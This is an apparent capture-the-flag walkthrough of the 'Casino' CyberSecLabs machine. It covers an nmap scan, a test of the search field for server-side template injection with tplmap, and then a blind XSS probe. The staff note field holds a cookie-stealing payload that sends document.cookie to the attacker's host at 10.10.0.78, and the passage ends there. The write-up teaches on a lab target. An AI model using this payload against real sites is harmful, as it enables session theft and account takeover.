
Challenge Labs

`Casino CyberSecLabs`


Nmap Scan:




```
┌──(mark㉿haxor)-[~]
└─$ nmap -sCV 172.31.3.7 -p22,80 -oN Desktop/B2B/CyberSecLabs/Linux/Casino/nmapscan
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-13 05:59 WAT
Nmap scan report for 172.31.3.7
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:5c:51:eb:90:a2:79:74:42:3b:af:8b:64:66:2f:a2 (RSA)
|   256 d5:76:0c:92:ef:e1:83:9e:37:63:46:00:eb:9d:7b:05 (ECDSA)
|_  256 cd:4f:f8:48:9a:c7:38:85:a2:05:9c:3b:44:20:01:8c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: River - Index
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.35 seconds

┌──(mark㉿haxor)-[~]
└─$ 
```

From the scan this machine is a linux box with only two ports open. Lets start enumerating port 80 which runs web server.

On heading to the web server we see a page which tends to provide gambling services. I noticed the search bar also.





I decided to check out if I can get anything out of the search function. But it looks like anything we search will return the output of exactly what we searched.



testing


So I decided to test for ssti. And the result of my payload was evaluated.






49

So next thing I did was to check the request out and use tplmap(an automated ssti exploitation tool) to try an gain shell.




```
POST /search HTTP/1.1
Host: 172.31.3.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Origin: http://172.31.3.7
Connection: close
Referer: http://172.31.3.7/
Upgrade-Insecure-Requests: 1

search=a
```



```
┌──(venv)─(mark㉿haxor)-[~/Desktop/Tools/tplmap]
└─$ python2 tplmap.py -u http://172.31.3.7/search -X POST -d "search=a"
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if POST parameter 'search' is injectable
[+] Smarty plugin is testing rendering with tag '*'
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
[+] Mako plugin is testing blind injection
[+] Python plugin is testing rendering with tag 'str(*)'
[+] Python plugin is testing blind injection
[+] Tornado plugin is testing rendering with tag '{{*}}'
[+] Tornado plugin is testing blind injection
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin has confirmed injection with tag '{{*}}'
[+] Tplmap identified the following injection point:

  POST parameter: search
  Engine: Jinja2
  Injection: {{*}}
  Context: text
  OS: undetected
  Technique: render
  Capabilities:

   Shell command execution: no
   Bind and reverse shell: no
   File write: no
   File read: no
   Code evaluation: no

[+] Rerun tplmap providing one of the following options:


┌──(venv)─(mark㉿haxor)-[~/Desktop/Tools/tplmap]
└─$ █
```

After running tplmap we see its using Jinja2 template engine but gaining code execution won't be possible as you can see from the result maybe they set restriction of some sort.
But lets move on.
I started checking out other functions in the web page and I came across a login page and a requst account page but the login page isn't worth focusing on cause we don't have credentials. So lets move on to the request account page.




172.31.3.7/login

Sign In

Username
Password
Sign In
Incorrect username or password.

On heading to the request account page we can see it requring inputs from the user then after sending it the web server response says its been sent and will we should be expecting a response shortly..



Request Account

Due to our ToS, we require for all users to request an account and confirm their age.
The second phase of creating an account at River Casino requires a government issued ID.

First Name

Last Name


Email: you@example.com

Note for Staff (Optional)

Submit to Continue Verification Process

Request sent, expect a response shortly!

So what my mind went to first was to check for cross site scripting (xss). But we can't know for sure if it works cause its more of like a blind xss if it were to be vulnerable. So I decided to check my assumption.
I sent a basic cookie stealer that will send a request back to my own host.



Request Account

Due to our ToS, we require for all users to request an account and confirm their age.
The second phase of creating an account at River Casino requires a government issued ID.

First Name: <h1>haxor</h1>

Last Name: <h1>haxor</h1>


Email: test@test.com

Note for Staff (Optional): <img src=x onerror=this.src='http://10.10.0.78/?'+document.cookie;>

Submit to Continue Verification Process

